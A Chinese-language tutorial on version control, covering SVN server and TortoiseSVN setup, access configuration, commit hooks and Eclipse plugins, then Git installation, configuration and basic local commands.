| allprojects{  repositories {  def ALIYUN\_REPOSITORY\_URL = 'http://maven.aliyun.com/nexus/content/groups/public'  def ALIYUN\_JCENTER\_URL = 'http://maven.aliyun.com/nexus/content/repositories/jcenter'  all { ArtifactRepository repo ->  if(repo instanceof MavenArtifactRepository){  def url = repo.url.toString()  if (url.startsWith('https://repo1.maven.org/maven2')) {  project.logger.lifecycle "Repository ${repo.url} replaced by $ALIYUN\_REPOSITORY\_URL."  remove repo  }  if (url.startsWith('https://jcenter.bintray.com/')) {  project.logger.lifecycle "Repository ${repo.url} replaced by $ALIYUN\_JCENTER\_URL."  remove repo  }  }  }  maven {  url ALIYUN\_REPOSITORY\_URL  url ALIYUN\_JCENTER\_URL  }  }  } |

1. **版本控制之SVN**
   1. **基础**

**软件下载**

**官方网站**：<http://subversion.apache.org/>（点左侧Binary Packages，再点右侧Windows到页尾，有VisualSVN和TortoiseSVN的下载链接）

**下载Subversion服务器程序**：[http://sourceforge.net/projects/](http://sourceforge.net/projects/win32svn/files/latest/download)[win32svn/files/latest/download](http://sourceforge.net/projects/win32svn/files/latest/download)

**下载VisualSVN Server**：<https://www.visualsvn.com/downloads/>

**下载****TortoiseSVN客户端**：<https://tortoisesvn.net/downloads.html>（可以下载语言包Language packs和文档手册Separate manual）

**服务器和客户端安装**

方式一：安装Subversion服务器和TortoiseSVN客户端

方式二：安装VisualSVN Server和TortoiseSVN客户端

方式三：直接安装1.7以上版本的TortoiseSVN客户端（内含服务端），在组件选择界面要勾选安装命令行工具（command line client tools）。

安装完TortoiseSVN客户端会提示是否重启，若不重启，则图标样式无法生效。可重启explorer.exe进程代替重启系统。

验证安装是否成功：命令：**svn --version**

**Linux下安装服务端**：**#** **yum install subversion** 安装成功后会显示版本：svnserve, version 1.6.11 (r934486)

**创建版本库（Repository）**

1. 新建版本库目录如：D:\svndemo\repository
2. 命令行操作：任意目录运行：**svnadmin create D:\svndemo\repository** 或者目标目录下运行：**svnadmin create .**   
   或者图形化操作：在此目录下右键->TortoiseSVN->Create repository here，然后还可以选择建立文件夹结构。
3. 执行上面的命令后，会自动在 repository 下建立多个文件。

**启用版本库（SVN服务）**

**命令行运行**：

在任意目录下运行： **svnserve -d -r D:\svndemo\****repository** 或在版本库目录下运行：**svnserve -d -r .**

默认端口是3390，如果已经有版本库在运行，可以换一个端口运行：**svnserve -d -r 版本库路径 --listen-port 3391**

如果 D:\svndemo 下还有其他版本库，且要同时启动多个版本库，执行 **svnserve -d -r D:\svndemo** 即可（**多仓库**）。

SVN服务器程序就启动了。注意在Windows下不要关闭命令行窗口，否则svnserve停止。

版本库启用后，客户端通过使用以svn://或svn+ssh://为前缀的URL来访问svnserve服务器，实现远程访问SVN版本库。

SVN修改配置文件后可以立即生效，不需要重启服务。

可以使用 **svnserve -h** 或 **svnserve --help** 来查看具体的参数（-d后台模式Windows中无效 -r仓库路径）

一般情况下，访问SVN仓库的URL格式形如：svn://192.168.1.6/repoDemo1

但如果启动的是单仓库，则URL直接用：svn://192.168.1.6 表示。svn协议的默认端口号为3690。

**把svnserve做为windows服务自动启动**：

sc create 服务物理名 binPath= "svnserve.exe的路径 --service -r 仓库目录" Displayname= "在服务中的显示名"

注意所有等号后面要有一空格，安装路径有空格则用\”路径\” 包起来（？）。示例：

sc create svnservice binPath= " C:\Program Files\TortoiseSVN\bin\svnserve.exe --service -r D:\svndemo\repository" DisplayName= "SvnService" depend= Tcpip start= auto

删除该SVN服务：sc delete 服务物理名

**配置版本库**

进入创建版本库生成的文件夹conf下，进行配置，有以下几个文件：

authz 权限配置文件，该文件名在 svnserve.conf 文件中指定。通过该文件可以实现以路径为基础的访问控制。

passwd 用户和密码本文件。该文件名在 svnserve.conf 文件中指定。

svnserve.conf svn服务配置文件。

这些配置文件保存后就立即生效，不需要重启svnserve服务。

这些配置文件只对svnserve服务有效，即客户端通过前缀为svn://或svn+ssh://的URL访问版本库有效，而对通过前缀http://、https://或file:///的URL无效。

**用户配置**

修改 passwd 文件，新增用户名和密码（开头不能留空格）：

|  |
| --- |
| [users]  # harry = harryssecret  # sally = sallyssecret  **hello = 123** |

**要使 passwd 配置文件生效，需在 svnserve.conf 文件中取消下面这行注释****（开头不能留空格）：**

**# password-db = passwd**

**权限配置**

权限配置文件 authz 由一个[groups]配置段和若干个版本库路径权限配置段组成

**[groups]配置段中的配置行格式为**：**用户组 = 用户列表**

用户列表由若干个用户组或用户名构成，用户组或用户名之间用逗号","分隔，引用用户组时要使用前缀"@"(如：引用用户组"all"要使用字符串"@all")。

**版本库路径权限配置段的段名格式为**：**[****版本库名:路径]**

可省略段名中的版本库名。若省略版本库名，则该版本库路径权限段对所有版本库中相同路径的访问控制都有效。如：段名为"[/tmp]"的版本库路径权限段设置了所有引用该权限配置文件的版本库中目录"/tmp"的访问权限。

**版本库路径权限配置段中的配置行格式为**：**用户名或用户组或\* = 权限**

其中，"\*"表示任何用户；权限的取值范围为''、'r'和'rw'，''表示对该版本库路径无任何权限，'r'表示有只读权限，'rw'表示有读写权限。

注意：每行配置只能配置单个用户或用户组。

**示例**：

|  |  |
| --- | --- |
| [groups]  g\_admin = admin,thinker  [admintools:/]  @g\_admin = rw  \* =  [test:/home/thinker]  thinker = rw  \* = r | 在左例配置文件中，定义了一个用户组"g\_admin"，该用户组包含用户"admin"和"thinker"。然后定义了2个版本库路径权限段。其中，版本库"admintools"只有用户组"g\_admin"可读写，其他用户无任何权限；版本库"test"中路径"/home /thinker"只有用户"thinker"有读写权限，其他用户只有可读权限。 |

**要使 anthz 配置文件生效，需在 svnserve.conf 文件中取消下面这行注释（开头不能留空格）：**

**# authz-db = authz**

**服务配置**

修改 svnserve.conf 文件，取消相关行的注释并**修改一些值**（语句都必须顶格写, 左侧不能留空格, 否则会出错）：

|  |
| --- |
| [general]  **anon-access = none** # 使非授权用户无法访问（取值范围：read（默认）、write、none） **auth-access = write** # 使授权用户有写权限（取值范围：read、write（默认）、none） **password-db = passwd** # 指定用户配置文件 **authz-db = authz** # 指定权限配置文件 **realm = D:\svndemo\repository** # 指定版本库的认证域，即在登录时提示的认证域名称，并且作为凭证缓存的关键字。（默认值：一个UUID） |

注：若两个版本库的认证域相同，建议使用相同的用户名口令数据文件。

**初始化导入版本库**

**方法一**：

在要导入的项目的根目录内右键->TortoiseSVN->Import... ->在URL of repository输入“svn://localhost/trunk”（版本库在本机则写localhost，在远程机则写相应地址），在Import Message中输入日志信息->OK->输入用户名密码->OK

**方法二**：

任意目录右键->TortoiseSVN->Repo-browser->版本库在本地则填svn://localhost/trunk，在远程则改成相应地址->右击trunk->Add folder->选择文件夹->填写注释->OK->输入用户名密码->OK

**取出版本库到一个工作副本**：来到任意空目录下，在本例中是D:\svndemo\wc1，运行右键->Checkout，在URL of repository中输入svn://localhost/trunk，这样我们就得到了一份工作拷贝。

**在工作副本中作出修改并提交**：编辑readme.txt文件内容，保存后目录内右键->Commit...，这样我们就把修改提交到了版本库。

**查看所作的修改**：readme.txt上右键->TortoiseSVN->Show Log，这样我们就可以看到我们对这个文件所有的提交。在版本1上右键->Compare with working copy，我们可以比较工作拷贝的文件和版本1的区别。

**SVN命令**

SVN Checkout... 将版本库中的内容检出到本地工作副本。

SVN Update 将版本库的修改合并到工作副本中。

SVN Commit... 把工作副本的修改提交到版本库。

**Tortoise常见的子命令**

Import... 将未纳入版本控制的文件或目录提交到版本库中。

Revert... 将工作副本文件恢复到指定版本。（撤销本地所有未提交的修改，SVN Commit...之后此命令无效）

Add... 将文件或目录纳入版本控制。

**SVN使用图标说明**

|  |  |
| --- | --- |
|  |  |

**如何仅仅check out 我们想要的一个目录或者文件**？

**方法一：**

1、使用TortiseSVN客户端，右键菜单中的“svn checkout”检出logo.jpg文件的上级目录images文件夹，在检出窗口中的“检出深度”处要选择“仅此项”，这样检出来才是一个空目录，本地命名为temp。

2、然后在temp文件夹上点右键，在弹出的TortiseSVN右键菜单中选择“检查更新”，在“检查更新”窗口中点击“检查版本库”，会列出该“images”目录下的所有文件。

3、在“检查更新”窗口中选中要检出的“logo.jpg”文件，点右键，在右键菜单中选择“更新”，即可将该文件单独检出。

**方法二：命令行**

1、检出目录images

svn co --depth=empty http://www.iusesvn.com/project1/images

images\_work\_dir

这样就在本地形成了一个工作拷贝目录images\_work\_dir

2、进入images\_work\_dir目录，单独更新logo.jpg

svn up logo.jpg

这样，我们就单独检出了logo.jpg，后面就可以对这个文件进行修改、提交等操作。

**如何查看各个版本的差异**？

先check out一个文件夹下来到本地(假设这个文件夹的内容好几次被修改了)。在这个文件夹右键单击->TortoiseSVN->ShowLog。出现一个列表，显示所有被修改的文件版本。

右键选中一个版本->Brose repository然后选中一个文件

在最下面的文件筐中右键->show changes

也可以在最上面的筐中右键->compage with previous reversion

**如何过滤掉不想提交到svn服务器的文件或者文件夹**？

任意目录右键->TortoiseSVN->Settings->General->在Global ignore pattern中填写过滤内容如：\*.jpg(这样就不会提交图片了) \*.class \*.swf \*.bat \*/images/\*( 这样就不会提交images目录了)

**SVN提交文件时提示文件冲突怎么办？**

1. 如果执行svn commit命令时遇到了"xxx is out of date"提示，那么一般是因为您修改了本地某文件或目录结构，而别人也修改了同一个的文件或目录并且先于您提交到了SVN库。

2. 解决的办法是先使用svn update命令获取SVN库上最新修改的文件，这个命令并不会直接覆盖掉您本地所做的修改，SVN客户端会先尝试将SVN库上该文件的修改合并到你的本地文件中。如果SVN客户端成功的进行了合并，您可以再次执行SVNcommit命令进行本地文件的提交即可。

3. 如果SVN客户端无法进行自动合并（可能因为文件是一些二进制文件，或者两人修改的地方是同一个，或者修改的地方太多等原因），则svn客户端会提示“one or more files are in confict state”，即告诉您有文件发生了冲突。

4. 如果是文本文件冲突，则在文件夹下会多出几个冲突文件，如下面列表所示：

|  |
| --- |
| f2 这是尝试合并的文件，里面有svn客户端加入的一些标记。  f2.mine 这是本地修改后的文件，即f2.mine是在f2.r69文件基础上更改的。  f2.r69 这是本地修改文件的基础版本（上次更新的版本），69是版本号。  f2.r70 这是服务器上最新版本的文件，即别人修改后提交的文件 |

解决方法：

（1）如果要**手工合并修改**，则比较f2.r70和f2.mine,将您自己做的修改和别人做的修改手工合并，然后把合并后的内容覆盖到f2中。最后右键点击f2，然后选择 TortoiseSVN -> **Resovled...** ，之后 f2.mine、f2.r69、f2.r70 文件都会自动被删除。然后您再次执行 SVN Commit 就可以了。

（2）如果要**使用工具合并修改**，调用TortoiseSVN -> **Edit conflicts**

（3）如果要**保留别人的修改**而放弃自己的修改，则可以删掉 f2、f2.mine、f2.r69、f2.r70 几个文件，再执行 SVN Update ，这样会重新从服务器上把最新文件下载到本地。或者执行TortoiseSVN -> **Revert...**

（4）如果是**保留自己的修改**而放弃别人的修改，则可以删掉f2、f2.r69、f2.r70 ，留下 f2.mine 并改名为 f2 ,然后执行**SVN Commit...**，就可以把自己的修改上传到svn服务器。

5. 如果发生冲突的是二进制文件，此时SVN客户端是无法执行自动合并的，这样目录下只会多出以 .rXX 结尾的两个文件，而不会出现 .mine 结尾的文件，此时的处理方法可以参考上面的（2）（3）。

**关于冲突的建议**

修改文件之前，先进行一次update操作。

修改完成后，及时commit，不要在本地停留过长时间。

在多位团队成员协作时，尽量修改自己撰写的部分，尽量不要修改不属于自己撰写的部分。

出现冲突很正常，可以通过前面的方法解决，不要相互覆盖。

* 1. **Eclipse安装svn插件的几种方式**

**1.在线安装：**

(1).点击 Help --> Install New Software...  
(2).在弹出的窗口中点击add按钮，Name输入任意名称如subclipse 1.8，Location输入：<http://subclipse.tigris.org/update_1.8.x> ，点击OK

(3).勾选出现的两个插件，一步步安装即可。

**注：**目前在线安装svn的版本只有1.6.x和1.8.x，地址分别是：

<http://subclipse.tigris.org/update_1.6.x>

<http://subclipse.tigris.org/update_1.8.x> (支持的是Subversion 1.7.x)

**2.离线安装：**

(1).下载需要的插件包：http://www.oschina.net/p/subclipse/，包里会有"plugins"和"features"两个文件夹

(2).找到eclipse目录下"plugins"和"features"文件夹，将下载好的的svn对应名称文件夹下的内容复制到eclipse的同名文件夹中

(3).通过clean重启Eclipse（方式：打开cmd,进入eclipse安装目录，执行**eclipse.exe -clean**）

**3.link方式：**

(1).下载subeclipse插件

(2).创建目录如D:\Plugins\subclipse，将下载好的subclipse压缩包解压在subclipse文件夹中，此时所创建的目录下有features和plugins文件夹及其他文件。

(3).进入eclipse安装目录，创建links文件夹，在文件夹中创建subclipse.link文件

(4).在subclipse.link文件中输入路径地址：path=D:\\Plugins\\subclipse

(5).通过clean重启Eclipse（方式：打开cmd,进入eclipse安装目录，执行**eclipse.exe -clean**）

**注意：**

(1).**link文件名，插件所在的文件夹名，path路径名，三者必须一致！**


(2).如果想暂时不启动插件，只需把link文件删除，或者将path路径改为非插件所在路径即可

* 1. **MyEclipse 安装 SVN插件**

1. 插件下载地址：[http://subclipse.tigris](http://subclipse.tigris.org/)[.org/](http://subclipse.tigris.org/)
2. 解压下载好的site-1.10.6.zip文件。
3. 在MyEclipse的安装目录下创建myPlugins/svn文件夹，并把从site-1.10.6.zip解压出来的features 和plugins文件夹复制过来。
4. 在MyEclipse的安装目录下的dropins文件夹下，新建svn.link文件；文件内容为：path=新创建的myPlugins/svn文件夹的绝对路径
5. 重启MyEclipse。
6. 在MyEclipse中打开SVN视图：window—show view--other--SVN 资源库
7. 在SVN资源库 视图中，右击，点击 新建 — 资源库位置
8. 输入资源库URL，例如：svn://192.168.10.1/trunk/itcastTax
9. 检出SVN资源库中项目到本地：右击资源库地址，选择 检出为…
10. 检出项目后；在本地对应的工作空间将显示该项目。

**SVN插件出错问题解决**

关于MyEclipse使用Svn 报错问题：(win7 64位 解决示例）



**方法一**：(无效使用方法二)


Window preference Team SVN 手动修改SVN接口

**方法二**：


进入如下网站：

<http://subclipse.tigris.org/wiki/JavaHL>


出现如下页面：



根据系统选择 序号 5 中的内容 点击下载，进入下载页面



点击页面中的 链接 进入如下页面



下载下来是这个文件：Slik-Subversion-1.8.13-x64.msi

双击安装，全部直接默认安装，可以不用跟MyEclipse 同一个目录

重启MyEclipse

**设置eclipse作svn同步时忽略某些文件类型和文件夹**

window-->preferences-->team-->Ignored Resource-->Add Pattern

**SVN日志管理**

**强制写日志**

通过钩子可以实现强制在每次提交的时候写日志：将下面代码存为 **pre-commit.bat** 文件放到版本库的hooks目录中即可：

|  |
| --- |
| @echo off  setlocal  set REPOS=%1  set TXN=%2  rem check that logmessage contains at least 10 bytes  svnlook log "%REPOS%" -t "%TXN%" | findstr ".........." > nul  if %errorlevel% gtr 0 goto err  exit 0  :err  echo Empty log message not allowed. Commit aborted! 提交必须写日志！不得少于10个字节！ 1>&2  exit 1 |

**可以修改日志但只可修改自己的日志，且不可修改作者**

日志写的不好，我们希望修改，默认对Subversion是不允许的，并且会提示需要创建pre-revprop-change钩子。最简单的方式是创建一个空白的pre-revprop-change.bat文件放到版本库的hooks目录下，但是这种方式不够严格，用户具备了修改所有属性的权利，例如修改作者的权利。所以要限制用户只能修改自己的日志且不能修改作者。将下面代码存为 **pre-revprop-change.bat** 文件放到版本库的hooks目录下即可：

|  |
| --- |
| setlocal  set REPOS=%1  set REV=%2  set USER=%3  set PROPNAME=%4  set ACTION=%5  rem 不能修改作者，只能修改日志  if not "%ACTION%"=="M" goto refuse  if not "%PROPNAME%"=="svn:log" goto refuse  rem 只能修改自己的日志  for /f "usebackq" %%k in (`svnlook author %repos% -r %rev%`) do @set var=%%k  set rightUser=0  if "%3" == "%superUser%" set rightUser=1  if "%3" == "%var%" set rightUser=1  if %rightUser% == 0 goto ERROR\_USER  exit 0  :refuse  echo Cann't set %PROPNAME%/%ACTION%, only svn:log is allowed! 1>&2  echo 不能修改作者，只能修改日志！ 1>&2  endlocal  exit 1  :ERROR\_USER  echo You can only modify your own log! 1>&2  echo 只能修改自己的日志！ 1>&2  exit 1 |

1. **版本控制之Git**
   1. **Git是什么**
2. Git是Linux之父Linus于2002年用C语言开发的分布式版本控制系统。

**官方教程中文完整版**

1. <https://git-scm.com/book/zh/v2>

**关于版本控制系统**

|  |  |  |
| --- | --- | --- |
| 类别 | 产品 | 缺点 |
| 本地版本控制系统VCS  Version Control Systems | RCS | 无法协同工作 |
| 集中式版本控制系统CVCS  Centralized Version Control Systems | CVS、Subversion、Perforce | 中央服务器的单点故障 |
| 分布式版本控制系统DVCS  Distributed Version Control System | Git、Mercurial、Bazaar、Darcs |  |

* 1. **安装Git**

**官方下载地址**

Git：<https://git-scm.com/downloads>

GitHub Desktop（包含Git）：<https://desktop.github.com>

**在Linux上安装Git**

Fedora：sudo yum install git

Debian/Ubuntu：sudo apt-get install git。

注：老一点的Debian/Ubuntu，要把命令改为sudo apt-get install git-core，因为以前有个软件也叫GIT（GNU Interactive Tools），结果Git就只能叫git-core了。由于Git名气实在太大，后来就把GNU Interactive Tools改成gnuit，git-core正式改为git。

如果是其他Linux版本，可以直接通过源码安装。先从Git官网下载源码，然后解压，依次输入：./config，make，sudo make install这几个命令安装就好了。

要了解更多选择，Git 官方网站上有在各种 Unix 风格的系统上安装步骤，网址为 <http://git-scm.com/download/linux>。

**在Mac OS X上安装Git**

方法一：是安装homebrew，然后通过homebrew安装Git，具体方法请参考homebrew的文档：<http://brew.sh/>。

方法二（推荐）：就是直接从AppStore安装Xcode，Xcode集成了Git，不过默认没有安装，你需要运行Xcode，选择菜单“Xcode”->“Preferences”，在弹出窗口中找到“Downloads”，选择“Command Line Tools”，点“Install”就可以完成安装了。

Xcode是Apple官方IDE，功能非常强大，是开发Mac和iOS App的必选免费装备。

方法三：官网下载安装Git或GitHub Desktop。

**在Windows上安装Git**

官网下载安装Git或GitHub Desktop

**从源代码安装**

参考官方教程：1.5 [安装 Git](https://git-scm.com/book/zh/v2/%E8%B5%B7%E6%AD%A5-%E5%AE%89%E8%A3%85-Git)

* 1. **配置Git**

**三个配置级别**

|  |  |  |  |
| --- | --- | --- | --- |
| **配置级别** | **配置文件位置（Unix）** | **配置文件位置（Windows）** | **读写配置变量的git config命令参数** |
| 系统级别 | /etc/gitconfig | %Git安装目录%/etc/gitconfig | --system |
| 用户级别 | ~/.gitconfig 或  ~/.config/git/config | %USER\_HOME%/.gitconfig | --global |
| 仓库级别 | $仓库目录/.git/config | %仓库目录%/.git/config |  |

**注：范围小的配置会覆盖范围大的配置**

**配置用户名和邮件地址**

$ git config --global user.name "<Your Name>"

$ git config --global user.email ["<email\_adress>"](mailto:%22%3cemail@example.com%3e%22)（可不用引号标示？）

推荐邮件地址<Your Name>@users.noreply.github.com

**配置默认文本编辑器**

当 Git 需要你输入信息时会调用它。 如果未配置，Git 会使用操作系统默认的文本编辑器（ shell 的环境变量 $EDITOR 所指定的软件），Unix下通常是 Vim。

Unix配置emacs作为Git默认文本编辑器：git config --global core.editor emacs

Windows配置notepad++作为Git默认文本编辑器：

git config --global core.editor "'E:/Program Files/Notepad++/notepad++.exe' -multiInst -notabbar -nosession -noPlugin"

**让Git Bash显示颜色**

git config --global color.ui true

**查看配置信息**

查看所有：git config –list

查看某项：git config <key>

**获取命令用法信息**

获取所有：git –help

获取某项：git help <command>或git <command> --help

**Git bash终端中文输出显示乱码解决方案**

1）终端空白处右键 -> Options... -> Text -> Locale选择zh\_CN，Character set选择UTF-8

2）执行命令：git config --global core.quotepath false

* 1. **Git基本概念**

|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
| **------------------------------------------------>** | | | | | | | | |
| 工作目录  Working Directory | 跟踪/暂存修改/  标记冲突已解决  add | 暂存区  Staging Area | 提交  commit | 版本库  Repository | 推送  push | 远程仓库  Remote/Origin | 拉取请求  pull request | 别人仓库 |
| checkout | | | fetch/clone | fork |
| pull | | | | |
| **<--------------------------------------------------** | | | | | | | | |



**使用 Git 时文件的生命周期**



**版本库**又称Git仓库目录，是Git用来保存项目的元数据和对象数据库的地方。这是Git最重要的部分，从其它计算机克隆仓库时，拷贝的就是这里的数据。

**工作目录**是对项目的某个版本独立提取出来的内容。这些从Git仓库的压缩数据库中提取出来的文件，放在磁盘上供你使用或修改。

**暂存区**是一个文件，保存了下次将提交的文件列表信息，一般在Git仓库目录中。也称作“索引”。

版本库内有分支、指向第一个分支master的指针HEAD。

* 1. **本地命令**

|  |  |  |
| --- | --- | --- |
| **内容** | **命令** | |
| **创建版本库（repository）** | 目标目录下使用git init命令  注1）Windows系统请确保目录名（包括父目录）不包含中文  注2）创建后目标目录下会生成一个.git隐藏目录 | |
| **把文件添加到版本库** | 三种情况需要将文件添加到版本库：  1）新文件需要纳入版本管理2）已纳入版本管理的文件被修改3）合并代码冲突解决后需要标记已解决  第一步：使用命令git add <file/folder>将工作目录中的文件/目录添加到暂存区，可多次使用，或添加多个文件，添加全部使用git add .。  第二步：使用命令git commit -m "<message>"将暂存区文件提交到分支（未add的文件和修改将不会被提交）。  注：  1）如果git commit 不加-m参数，Git Bash会调用默认的或用户指定的文本编辑器来让用户输入message  2）git commit -v：在编辑器中编辑Git提交消息时能够看到更改的内容  3）git commit -a：跳过暂存区直接将工作区已跟踪文件的修改提交到版本库  4）git commit --amend：该命令可以修改最近一次的commit内容或信息，修改后提交哈希也会改变（类似变基，因此**请勿修改已推送的提交**）  git rebase -i HEAD~2^或HEAD~3：修改最近三次提交信息（**请勿修改已推送的提交**） | |
| **查看文件状态** | 查看详细的状态报告：git status  查看简洁的状态报告：git status -s或git status –short  简洁的状态报告解释：   |  |  | | --- | --- | | $ git status -s  ?? 1.txt  M 2.txt  M 3.txt  MM 4.txt  D 5.txt  D 6.txt  A 7.txt | ?? 文件未跟踪  M 文件已修改未暂存  M 文件已修改已暂存  MM 文件已修改已暂存后又修改未暂存  D 文件已删除未暂存  D 文件已删除已暂存  A 文件已暂存未提交 | | |
| **查看修改内容** | 查看工作区相对于暂存区的修改：git diff [<file>]  查看工作区相对于版本库的修改：git diff HEAD -- [<file>]  查看暂存区相对于版本库的修改：git diff --cached [<file>]或git diff --staged [<file>]（Git 1.6.1及以上）  注：Git Diff 的插件版本：  可以使用 git difftool 命令来用 Araxis ，emerge 或 vimdiff 等软件输出 diff 分析结果。 使用 git difftool --tool-help 命令来看你的系统支持哪些 Git Diff 插件。 | |
| **删除文件** | **对于未跟踪的文件：**  git clean -n 查看将会删除哪些文件（不会真正删除)  Git clean -f 删除当前目录下没有track过的文件  git clean -df 删除当前目录下没有track过的文件和文件夹  或者使用Linux命令rm、rmdir  **对于已跟踪未提交的文件：**  git rm -f <file>：取消跟踪并删除工作区文件（-f参数用来丢弃已修改未提交的内容）  或  git rm --cached <file>：取消跟踪但保留工作区文件  **对于已提交的文件：**  第一步：  git rm [-f] <file>：取消跟踪并删除工作区文件  git rm --cached <file>：取消跟踪但保留工作区文件  第二步：git commit -m "<message>"  也可以先手动删除文件，然后git rm <file>或git add <file>，最后git commit -m "<message>" | |
| **移动/重命名文件** | git mv <file\_name> <new\_name>  注：运行 git mv README.md README就相当于运行了下面三条命令：  $ mv README.md README  $ git rm README.md  $ git add README | |
| **查看提交历史** | git log  HEAD指向的版本是当前版本。  要退出查看就输入底行命令q  查看按用户分组的提交说明历史，使用命令git shortlog  git log常用参数：   |  |  | | --- | --- | | **参数** | **说明** | | **定义显示内容** | | | 无参 | 显示哈希、作者及日期、说明 | | --pretty=medium  （等同无参） | 显示哈希、作者及日期、说明 | | --pretty=short | 显示哈希、作者、说明 | | --pretty=full | 显示哈希、作者、提交者、说明 | | --pretty=fuller | 显示哈希、作者及日期、提交者及日期、说明 | | --pretty=oneline | 显示哈希、说明于一行 | | --oneline | 显示简短哈希、说明于一行 | | -p | 额外显示内容差异 | | --stat | 额外显示各文件的和汇总的行数变化 | | --shortstat | 额外显示汇总的行数变化 | | --name-only | 显示修改的文件清单 | | --name-status | 额外显示新增、修改、删除的文件清单 | | --graph | 额外显示分支合并图 | | **定义显示格式** | | | --abbrev-commit | 指定显示简短哈希 | | --relative-date | 指定显示相对时间 | | —date | 指定日期显示格式 | | --pretty=format: | 自定义显示的内容和格式 | | **筛选提交历史** | | | -数字 | 查看最近指定次数的提交历史 | | --since/--after | 筛选指定时间点之后或指定最近时间范围之内的提交 | | --until/--before | 筛选指定时间点之前或指定最近时间范围之外的提交 | | --author | 筛选作者或邮箱（模糊匹配） | | --committer | 筛选提交者（模糊匹配） | | --grep 关键字 | 筛选提交说明中的关键字 | | -S 关键字 | 筛选提交内容中的关键字 | | -G 正则表达式 | 筛选提交内容中的正则匹配字 | | --merges/--no-merges | 筛选已合并/未合并的提交 | | 文件名/路径名/分支名  （无名参数放最后，多个用空格分隔） | 筛选指定文件/路径/分支的提交历史 | | 分支1..分支2 | 筛选在分支2中不在分支1中的提交历史 | | 分支1...分支2 |  | | 标签名/提交哈希 | 筛选指定标签（含）/提交（含）之前的提交历史 | | 提交哈希1..提交哈希2 | 筛选提交1之后提交2之前的提交历史 | | --all-match | 显示各筛选结果的交集（鸡肋，本来就是交集） | | 参数--pretty=format的常用选项：   |  |  | | --- | --- | | **选项** | **说明** | | %H | 提交对象（commit）的完整哈希字串 | | %h | 提交对象的简短哈希字串 | | %T | 树对象（tree）的完整哈希字串 | | %t | 树对象的简短哈希字串 | | %P | 父对象（parent）的完整哈希字串 | | %p | 父对象的简短哈希字串 | | %an | 作者（author）的名字 | | %ae | 作者的电子邮件地址 | | %ad | 作者修订日期（可以用 --date= 选项定制格式） | | %ar | 作者修订的相对日期 | | %cn | 提交者（committer）的名字 | | %ce | 提交者的电子邮件地址 | | %cd | 提交日期 | | %cr | 提交的相对日期 | | %s | 提交说明 |   注：作者指实际修改人，提交者指实际提交人。  示例：  展示简洁的提交历史：  git log --pretty=format:"%h - %an, %ad : %s" --date=iso  展示酷炫的提交历史：  git log --color --graph --pretty=format:'%Cred%h%Creset -%C(yellow)%d%Creset %s %Cgreen(%cd) %C(bold blue)<%an>%Creset' --date=iso  筛选指定时间范围的提交历史：  git log --since "2019-12-13 22:00:00" --until "2019-12-13 23:16:00"  筛选最近两天内最近两小时外的提交历史：  git log --after 2day --before 2hour（单复数随意） |
| **查看HEAD指针历史** | git reflog  HEAD历史包括所有有效和无效的提交历史和重置历史 | |
| **查看所有分支历史** | gitk --all | |
| **版本回退（重置）** | **回到过去：**  回退前，可以先查看有效的提交历史，以便确定要回退到哪个版本。  git reset --soft <commit\_id>：版本库回退到指定历史  git reset [--mixed] <commit\_id>：版本库和暂存区回退到指定历史  git reset --hard <commit\_id>：版本库、暂存区和工作区都回退到指定历史  注：  回退到当前版本可用git reset [<参数>] HEAD 或git reset [<参数>] HEAD~0，  回退到上一版本可用git reset [<参数>] HEAD^ 或git reset [<参数>] HEAD~1，  以此类推。  版本回退后，若要推送到远程，需强推：git push -f  **回到未来：**  先用git reflog查看操作历史，以便确定要回到未来的哪个版本。再用reset命令重返未来。 | |
